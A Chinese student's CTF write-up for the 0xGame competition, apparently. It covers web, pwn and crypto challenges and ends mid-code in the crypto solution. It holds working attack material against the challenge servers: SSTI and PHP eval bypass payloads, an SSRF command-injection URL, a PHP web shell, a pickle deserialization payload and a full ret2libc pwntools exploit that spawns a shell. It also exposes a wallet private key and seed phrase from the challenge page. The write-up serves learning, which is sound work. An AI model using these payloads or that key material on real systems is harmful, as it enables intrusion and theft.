4aKBtAJxpgDltq6+8H/KUtaqZ+AQX3S0bDfl8FXq6PzPhX8UPTd073VnPA==

● Instance Running

▶ Launch⊘ Stop🚩 Flag

>\_ Solution

s.ftnawSv1srNokxxHMDt6foHkXH8Y7IPguZ0c0S/D6GD/IdGz✕

Submit Solution

<> Challenge^

curl -sSfL https://pwn.red/pow | sh -s  
s.AAAAnEA==.AmXekww6WiJkI8jbjwt5ig==

Solve in Browser

🔑 Credentials

📋 Copy as

RPC\_URL

🗑️📋  
http://47.122.65.230:48334/44921dc8-1332-42b3-98ee-7a4567d59964

PRIVKEY

🗑️📋  
035f705a581d02de37e31b43708b41fc7b73ce1c6bcc72750d371efd78d1ee78

SETUP\_CONTRACT\_ADDR

🗑️📋  
0x2a0cd2157a63677d27e1116cd4c36f78f4c804e8

WALLET\_ADDR

🗑️📋  
0x0c8598e0bf3CB8507bC6F37ac822505Da39d5871

RPC\_URL = "http://47.122.65.230:48334/44921dc8-1332-42b3-98ee-7a4567d59964"  
PRIVKEY = "035f705a581d02de37e31b43708b41fc7b73ce1c6bcc72750d371efd78d1ee78"

```
SETUP_CONTRACT_ADDR = "0x2a0cd2157a63677d27e1116cd4C36F78F4c804e8"  
WALLET_ADDR = "0x0c8598e0bF3CB8507bC6F37ac822505Da39d5871"
```

imitate ecology film accuse jump fiscal point cruise cruel replace carbon helmet  
把私钥输进去就有钱了



...

1CTF 

+US\$0 (+0.00%) [Portfolio](#) 



代币

收藏品

## 活动

OxGame ▾

$$\begin{array}{c} \text{---} \\ \text{---} \\ \text{---} \end{array} \quad \begin{array}{c} \bullet \\ \bullet \\ \bullet \end{array}$$

C<sub>0</sub> CTF

1 CTF

 MetaMask 支持




## 发送

自



Account 2

0xBf2cD...29f84



CTF



0.999968418 CTF

余额: 1


清除

至



Oxc3619...E9F0f

Oxc3619...E9F0f



CTF

0.999968418 CTF

取消

继续

转钱至目标账户，没效果？

## Web

### Plus\_Plus

发现源代码有提示 ?0xGame

```
<?php
error_reporting(0);
if (isset($_GET['0xGame'])) {    highlight_file(__FILE__);
}
if (isset($_POST['web'])) {    $web = $_POST['web'];
    if (strlen($web) <= 120) {
        if (is_string($web)) {
            if (!preg_match("/[!@#%^&*:'\"-<?>\"\\/'`a-zA-BD-GI-Z~\\\\\\\\]/",
$web)) {
                eval($web);
            } else {
                echo("NONONO!");
            }
        } else {
            echo "No String!";
        }
    } else {
        echo "too long!";
    }
}
?>
```

全符号绕过，还有120字以内判定：

```
web=$_=  
[.]_;$__=$_[1];$_=$[0];$_++;$_1=++$_;$_++;$_++;$_++;$_++;$_=_.$_(71).$_(69).  
$_(84);$$_[1]($$_[2]);
```

不行！炸掉了啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊

## 404 Not Found

在多次尝试，以及在AI努力下（没看HINT），扫出来了XSS与SSTI漏洞，似乎XSS没用？  
然后他BAN掉了 `os`、`_`、`globals` 甚至还有 `.` (屏蔽句号真是天才)  
不过还是可以的，直接全拆开

```
/{{url_for["\x5f\x5f""g""l""o""b""a""l""s""\x5f\x5f"]["o"+"s"]  
["p""o""p""e""n"]("cat%20/flag")["read"]())}}
```

密码的Edge，全给我转义成文本，滚去Hackbar去发包

```
0xGame{404_Not_Found_rEvenGe_Still_SSTI!}
```

## DNS想要玩

```
from flask import Flask, request from urllib.parse import urlparse import  
socket import os app = Flask(__name__) BlackList=[ 'localhost', '@', '172',  
'gopher', 'file', 'dict', 'tcp', '0.0.0.0', '114.5.1.4' ] def check(url):  
url = urlparse(url) host = url.hostname host_acscii =  
host.encode('idna').decode('utf-8') return socket.gethostbyname(host_acscii)  
== '114.5.1.4' @app.route('/') def index(): return open(__file__).read()  
@app.route('/ssrf') def ssrf(): raw_url = request.args.get('url') if not  
raw_url: return 'URL Needed' for u in BlackList: if u in raw_url: return  
'Invalid URL' if check(raw_url): return  
os.popen(request.args.get('cmd')).read() else: return "NONONO" if __name__  
== '__main__': app.run(host='0.0.0.0',port=8000)
```

需要伪造请求,114.514没了，但是可以全角字符，带圈的直接内部错误

```
8000-1f2036f8-b06a-47fd-a077-7a459bb71c4e.challenge.ctfplus.cn/ssrf?  
url=http://114.5.1.4/&cmd=env]
```

```
env  
KUBERNETES_SERVICE_PORT=449 KUBERNETES_PORT=1449 HOSTNAME=dep-1f2036f8-b06a-  
47fd-a077-7a459bb71c4e-7d5955dbcc-5rgp6 HOME=/root  
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305  
PYTHON_SHA256=c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7a
```

```
db WERKZEUG_SERVER_FD=3
KUBERNETES_PORT_443_TCP_ADDR=unix:///var/run/docker.sock
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=1449 KUBERNETES_PORT_443_TCP_PROTO=
LANG=C.UTF-8 PYTHON_VERSION=3.12.11 KUBERNETES_PORT_443_TCP=
KUBERNETES_SERVICE_PORT_HTTPS=449
KUBERNETES_SERVICE_HOST=unix:///var/run/docker.sock PWD=/app
```

```
python app.py
```

```
* Serving Flask app 'app' * Debug mode: off
```

```
cmd=find+/+--name+%22*flag*%22+2%3E/dev/null
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change /proc/kpageflags /flag
```

```
cmd=cat%20/proc/self/status
```

```
0xGame{DNS_Rebinding_is_Really_Magical}
```

上传图片漏洞，直接传马,不行直接删，但是

似乎他会自动读取数据放在这里

```
<?php system($_REQUEST['mihoyo'] ?? ''); ?>
```

```
find / -name "*flag*" -type f 2>/dev/null
```

bin boot dev etc home lib media sbin mnt opt proc root run srv sys tmp usr var flag /usr/bin/dpkg-buildflags /usr/local/lib/php/build/ax\_check\_compile\_flag.m4 /usr/lib/x86\_64-linux-gnu/perl/5.40.1/bits/waitflags.ph /usr/lib/x86\_64-linux-gnu/perl/5.40.1/bits/ss\_flags.ph /usr/lib/linux/uapi/x86/asm/processor-flags.h /usr/share/dpkg/buildflags.mk /usr/include/x86\_64-linux-gnu/bits/termios-c\_lflag.h /usr/include/x86\_64-linux-gnu/bits/termios-c\_iflag.h /usr/include/x86\_64-linux-gnu/bits/waitflags.h /usr/include/x86\_64-linux-gnu/bits/ss\_flags.h /usr/include/x86\_64-linux-gnu/bits/termios-c\_cflag.h /usr/include/x86\_64-linux-gnu/bits/mman-map-flags-generic.h /usr/include/linux/kernel-page-flags.h /usr/include/linux/tty\_flags.h /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi\_mod/parameters/default\_dev\_flags /proc/sys/kernel/acpi\_video\_flags /proc/sys/net/ipv4/fib\_notify\_on\_flag\_change /proc/sys/net/ipv6/fib\_notify\_on\_flag\_change /proc/kpageflags.png /usr/bin/dpkg-buildflags /usr/local/lib/php/build/ax\_check\_compile\_flag.m4 /usr/lib/x86\_64-linux-gnu/perl/5.40.1/bits/waitflags.ph /usr/lib/x86\_64-linux-gnu/perl/5.40.1/bits/ss\_flags.ph /usr/lib/linux/uapi/x86/asm/processor-flags.h /usr/share/dpkg/buildflags.mk /usr/include/x86\_64-linux-gnu/bits/termios-c\_lflag.h /usr/include/x86\_64-linux-gnu/bits/waitflags.h /usr/include/x86\_64-linux-gnu/bits/ss\_flags.h /usr/include/x86\_64-linux-gnu/bits/termios-c\_cflag.h /usr/include/x86\_64-linux-gnu/bits/mman-map-flags-generic.h /usr/include/linux/kernel-page-flags.h /usr/include/linux/tty\_flags.h /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi\_mod/parameters/default\_dev\_flags /proc/sys/kernel/acpi\_video\_flags /proc/sys/net/ipv4/fib\_notify\_on\_flag\_change /proc/sys/net/ipv6/fib\_notify\_on\_flag\_change /proc/kpageflags.png.

不行！炸掉了啊啊啊啊啊啊啊啊啊啊啊啊啊啊

为什么cat /flag不被我返回啊啊啊啊啊啊啊啊啊啊啊啊


我超了，为什么是fmlaagg,直接 grep -rn "0xGame" / 2>/dev/null 爆扫服务器（抱歉，其中几次把环境扫崩了）才扫出来这个死文件，真刑啊



```
0xGame{I_Only_Love_PNG_md}
```

## 马哈鱼商店

先进行抓包改折扣为0.000000000000001，就买到了





然后后面有一段脚本爆出来

```
Use GET To Send Your Loved Data!!! BlackList = [b'', b'[]']
@app.route('/pickle_dsa') def pic(): data = request.args.get('data') if not
data: return "Use GET To Send Your Loved Data" try: data =
base64.b64decode(data) except Exception: return "Cao!!!" for b in BlackList:
if b in data: return "卡了" p = pickle.loads(data) print(p) return f"

Vamos! {p}
```

原本cat flag不管用，还是env吧

```
import pickle
import base64

payload = b'''cos
environ
.'''

encoded_payload = base64.b64encode(payload).decode()
print(f"Payload: {encoded_payload}")
```

获取ENV可以得到flag

```
./usr/sbin:/usr/bin:/sbin:/bin\nHOSTNAME=dep-cb888223-eccf-4ae2-b063-dd6e7bc7e48a-578c6956d5-lfxsf\nLANG=C.UTF-
305\nPYTHON_VERSION=3.12.11\nPYTHON_SHA256=c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7adb\nflag=0xGame{You_Have_Learned_How_to_Buy_Pickle!!}\nKUBERNETES_SERVICE_HOST=unix:///vz
```

```
Vamos! environ({'PATH':
'/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
', 'HOSTNAME': 'dep-cb888223-eccf-4ae2-b063-dd6e7bc7e48a-578c6956d5-lfxsf',
'LANG': 'C.UTF-8', 'GPG_KEY': '7169605F62C751356D054A26A821E680E5FA6305',
'PYTHON_VERSION': '3.12.11', 'PYTHON_SHA256':
'c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7adb', 'flag':
'0xGame{You_Have_Learned_How_to_Buy_Pickle!!}', 'KUBERNETES_SERVICE_HOST':
'unix:///var/run/docker.sock', 'KUBERNETES_SERVICE_PORT': '449',
'KUBERNETES_PORT': '1449', 'KUBERNETES_PORT_443_TCP': '',
'KUBERNETES_PORT_443_TCP_ADDR': 'unix:///var/run/docker.sock',
'KUBERNETES_PORT_443_TCP_PORT': '1449', 'KUBERNETES_PORT_443_TCP_PROTO': '',
'KUBERNETES_SERVICE_PORT_HTTPS': '449', 'HOME': '/home/appuser',
'WERKZEUG_SERVER_FD': '3'})
```

```
0xGame{You_Have_Learned_How_to_Buy_Pickle!!}
```

## 你好，爪洼脚本

直接粘到控制台执行就可以，不要像我一样傻了吧唧去解码



```
0xGame{Hello, JavaScript}
```

# Pwn

## ret2libc

既然说ret2libc

checksec

```
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
SHSTK:         Enabled
IBT:           Enabled
Stripped:      No
```

在 `vuln()` 函数中,同样的内存溢出漏洞

```
//----- (00000000004011EA) -----
---
ssize_t vuln()
{
    _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

    puts("Input something: ");
    fflush(stdout);
    return read(0, buf, 0x200uLL);
}
```

- 缓冲区大小: 64 字节 (0x40)
- 读取大小: 512 字节 (0x200uLL)

缓冲区在 `rbp-0x40`, 所以:

- 到 `rbp` 的偏移: 0x40 字节
- 到返回地址的偏移:  $0x40 + 8 = 0x48$  字节

看见 `gadget()` 函数条件反射:

```
//----- (0000000000401196) -----
void gadget()
{
```

```
    ;  
}
```

ret2libc, 构造以下 payload:

```
[填充 0x48 字节] + [pop rdi; ret gadget] + [/bin/sh 地址] + [system 地址]  
[填充 0x48 字节] + [pop rdi; ret] + [binsh_addr] + [ret gadget] +  
[system_addr]
```

泄露 libc 地址

```
payload1 = b'A' * 0x48 # 填充到返回地址  
payload1 += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
```

收到泄露的地址后计算 libc 基址:

```
leak = u64(recv(6).ljust(8, b'\x00'))  
libc_base = leak - libc.symbols['puts']  
system_addr = libc_base + libc.symbols['system']  
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))
```

获取 shell

```
payload2 = b'A' * 0x48  
payload2 += p64(ret_gadget) # 栈对齐  
payload2 += p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)
```

利用代码

```
#!/usr/bin/env python3  
from pwn import *  
  
context.log_level = 'debug'  
context.binary = './pwn'  
context.log_level = 'debug'  
elf = ELF(context.binary)  
libc = ELF('./libc.so.6')  
ld = ELF('./ld-linux-x86-64.so.2')  
  
def exploit():  
    if args.REMOTE:  
        p = remote('nc1.ctfplus.cn', 30056)  
    else:  
        p = process('./challenge')  
  
    # Gadget 地址
```

```

pop_rdi = 0x4012a3 # 通常来自 __libc_csu_init 或其他地方
ret = 0x401196     # gadget() 函数的地址

payload1 = b'A' * 0x48
payload1 += p64(pop_rdi) + p64(elf.got['puts'])
payload1 += p64(elf.plt['puts'])
payload1 += p64(elf.symbols['main']) # 返回 main 进行第二次利用

p.sendlineafter(b"Input something: ", payload1)

leak = u64(p.recvline()[::-1].ljust(8, b'\x00'))
log.info(f"Leaked puts address: {hex(leak)}")

# 计算 libc 基址 (需要对应的 libc 版本)
libc.address = leak - libc.symbols['puts']
log.info(f"Libc base: {hex(libc.address)}")

# 第二阶段: 获取 shell
payload2 = b'A' * 0x48
payload2 += p64(ret) # 栈对齐
payload2 += p64(pop_rdi) + p64(next(libc.search(b'/bin/sh')))
payload2 += p64(libc.symbols['system'])

p.sendlineafter(b"Input something: ", payload2)

# 获取 shell
p.interactive()

if __name__ == '__main__':
    exploit()

```

linux下运行，焯，没拿虚拟机做不了，还有15分钟，跑回宿舍也来不及了。QAQ救命啊，学长学姐开恩啊。

啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊。。。。要嘎了

????????????????????????????

## 高等数学

查看源码后直接暴力计算就可以,随机数不存在的可以爆破

```

from pwn import *

# 符号表
sym = "+-x%^&+-x%^&"

def calculate(num1, op, num2):

```

```

"""根据运算符计算结果"""
if op == '+': return num1 + num2
elif op == '-': return num1 - num2
elif op == 'x': return num1 * num2
elif op == '%': return num1 % num2
elif op == '^': return num1 ^ num2
elif op == '&': return num1 & num2

def test_offset_candidate(display_sym, num1, num2, offset):
    """测试特定的offset候选值"""
    display_idx = sym.index(display_sym)
    actual_idx = (display_idx - offset) % 6
    actual_sym = sym[actual_idx]
    return calculate(num1, actual_sym, num2)

def solve():
    p = remote('nc1.ctfplus.cn', 36014)
    p.recvuntil(b"Can you finish this test?")

    offsets = [None, None, None]
    current_phase = 0

    for i in range(120):
        # 接收题目
        line = p.recvuntil(b'=\n').decode().strip()
        print(f"Question {i+1}: {line}")

        # 解析题目
        parts = line.split()
        num1 = int(parts[0])
        display_sym = parts[1]
        num2 = int(parts[2])

        # 检查是否进入新阶段
        phase = i // 40
        if phase != current_phase:
            current_phase = phase
            print(f"Entering phase {phase}")

        if offsets[phase] is None:
            # 对于每个阶段的第1题，我们需要确定offset
            # 通过尝试所有6种可能的offset来找到正确答案
            found = False
            for offset_candidate in range(6):
                result = test_offset_candidate(display_sym, num1, num2,
offset_candidate)
                p.sendline(str(result).encode())
                response = p.recvline().decode().strip()

                if "Good" in response:

```

```

        offsets[phase] = offset_candidate
        print(f"Phase {phase} offset determined:
{offset_candidate}")
        if i < 119:
            p.recvuntil(b"Next task\n")
            found = True
            break
        else:
            # 重置连接, 重新开始这个阶段
            p.close()
            return solve() # 递归重启

    if not found:
        print("Failed to determine offset")
        return
    else:
        # 使用已知的offset计算答案
        result = test_offset_candidate(display_sym, num1, num2,
offsets[phase])
        print(f"Using offset {offsets[phase]}, calculated: {result}")

        p.sendline(str(result).encode())
        response = p.recvline().decode().strip()
        print(f"Response: {response}")

        if "lose" in response:
            print("Wrong answer! Offset might have changed")
            return

        if i < 119:
            p.recvuntil(b"Next task\n")

# 获取flag
try:
    flag = p.recvall(timeout=5)
    print(f"Final output: {flag}")
except:
    print("Connection closed")

if __name__ == '__main__':
    solve()

```

Final output: b'Next task\nYou got it!\n0xGame{Ur\_@n\_excellent\_bl@ster}\n'

0xGame{Ur\_@n\_excellent\_bl@ster}

## Crpto

## ez\_ECC

椭圆曲线参数 (a, b, p)，一个随机点 P，以及  $Q = s * P$ ，其中 s 是未知私钥且在范围  $1..2^{**}40$  内。同时用 `sha256(str(s).encode())` 作为 AES-ECB 的密钥对 flag 加密，给出 ciphertext。恢复 s，进而恢复 AES 密钥并解密出 flag。

本质：椭圆曲线离散对数问题（ECDLP）。

由于  $s$  的位数很小 (40-bit)，可以用 **Baby-Step Giant-Step (BSGS)** 求出  $s$ 。

找到 `s` 后，使用 `sha256(str(s).encode())` 生成 AES key，解密 `ciphertext` 并去 PKCS#7 填充即可得到 `flag`。

1. 设上限  $N=240N = 2^{40}N=240$ ，取  $m=\lceil N \rceil m = \lceil \sqrt{N} \rceil m = \lceil N \rceil$  (大约  $2202^{220}$ )。
2. 将  $sss$  写成  $s=i \cdot m + js = i \cdot m + js = i \cdot m + j$ ，其中  $0 \leq i, j < m$ 。
3. 因为  $Q=sP=i(mP)+jPQ = sP = i(mP) + jPQ=sP=i(mP)+jP$ ，等价于  $Q-i(mP)=jPQ - i(mP) = jPQ-i(mP)=jP$ 。
4. 预先计算所有可能的 baby 步 ( $jPjPjP$ ，存到哈希表)，然后枚举  $i$  的巨步 ( $Q-i(mP)Q - i(mP)Q-i(mP)$ )，查表匹配。

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
solve_ec.py
通过 BSGS 计算 s，使得 Q = s * P（椭圆曲线）
然后用 sha256(str(s)) 作为 AES-ECB key 解密 ciphertext 得到 flag
"""

from hashlib import sha256
from Crypto.Cipher import AES
import math

# 曲线参数
p = 0xfffffffff000000010000000000000000000000000fffffffffffffffffffc
a = 0xfffffffff000000010000000000000000000000000ffffffffffffffffffc
b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b

# 题目给出的点和密文
P = (960720974939620891656166817585273655035186183386570200693855158450500527111
98,
106207812376588552122608666857491182794890060207941364211113854904301955908
94)
Q = (100307267283773399335731485631028019332040775774395440323669585624446229655
081,
```

22957963484284064705317349990185223707693957911321089428005116099172185773154)

```
ciphertext = b':\xe5^\xd2s\x92kX\x96\x12\xb7dT\x1am\x94\x86\xcd.\x84*-\x93\xb5\x14\x8d\x99\x94\x92\xfaCE\xbd\x01&?\xe1\x01f\xef\x8f\xe3\x13\x13\x96\xa6\x0f\xc0'
```

# 将无穷远表示为 None

INF = None

# 模逆 (p 是素数)

```
def inv_mod(x):  
    return pow(x, p - 2, p)
```

```
def point_neg(Pt):  
    if Pt is INF:  
        return INF  
    x, y = Pt  
    return (x, (-y) % p)
```

```
def point_add(P1, P2):  
    # 椭圆曲线:  $y^2 = x^3 + ax + b \pmod{p}$   
    if P1 is INF:  
        return P2  
    if P2 is INF:  
        return P1  
    x1, y1 = P1  
    x2, y2 = P2  
    if x1 == x2:  
        if (y1 + y2) % p == 0:  
            return INF  
        else:  
            # 点倍  
            num = (3 * x1 * x1 + a) % p  
            den = (2 * y1) % p  
            lam = (num * inv_mod(den)) % p  
    else:  
        num = (y2 - y1) % p  
        den = (x2 - x1) % p  
        lam = (num * inv_mod(den)) % p  
    x3 = (lam * lam - x1 - x2) % p  
    y3 = (lam * (x1 - x3) - y1) % p  
    return (x3, y3)
```

```
def scalar_mul(k, P):  
    # double-and-add  
    if P is INF or k % p == 0:  
        return INF  
    if k < 0:  
        return scalar_mul(-k, point_neg(P))
```

```

R = INF
Q = P
while k:
    if k & 1:
        R = point_add(R, Q)
    Q = point_add(Q, Q)
    k >>= 1
return R

# BSGS: 找 s in [0, N) 使 Q = s*P
def bsgs(P, Q, N):
    # m = ceil(sqrt(N))
    m = int(math.ceil(math.sqrt(N)))
    # baby steps: store j*P for j = 0..m-1
    baby = dict()
    R = INF
    for j in range(m):
        # R = j*P
        if R is INF:
            key = ("INF",)
        else:
            key = (R[0], R[1])
        if key not in baby:
            baby[key] = j
        R = point_add(R, P)
    # compute factor = m * P
    factor = scalar_mul(m, P)
    # giant steps: for i in 0..m check if Q - i*factor in baby
    cur = Q
    for i in range(m+1):
        key = ("INF",) if cur is INF else (cur[0], cur[1])
        j = baby.get(key)
        if j is not None:
            s = i * m + j
            if s < N:
                return s
        # cur = cur - factor (即 cur + (-factor))
        cur = point_add(cur, point_neg(factor))
    return None

def unpad_pkcs7(b):
    if len(b) == 0:
        return b
    padlen = b[-1]
    if padlen <= 0 or padlen > 16:
        # 非法填充 (仍返回原文)
        return b
    if b[-padlen:] != bytes([padlen]) * padlen:
        return b
    return b[:-padlen]

```



```

def main():
    # 上限 N = 2**40 (s 在 1..2**40)
    N = 2**40
    print("开始 BSGS 求解 s (上界 2**40) .....")
    s = bsgs(P, Q, N)
    if s is None:
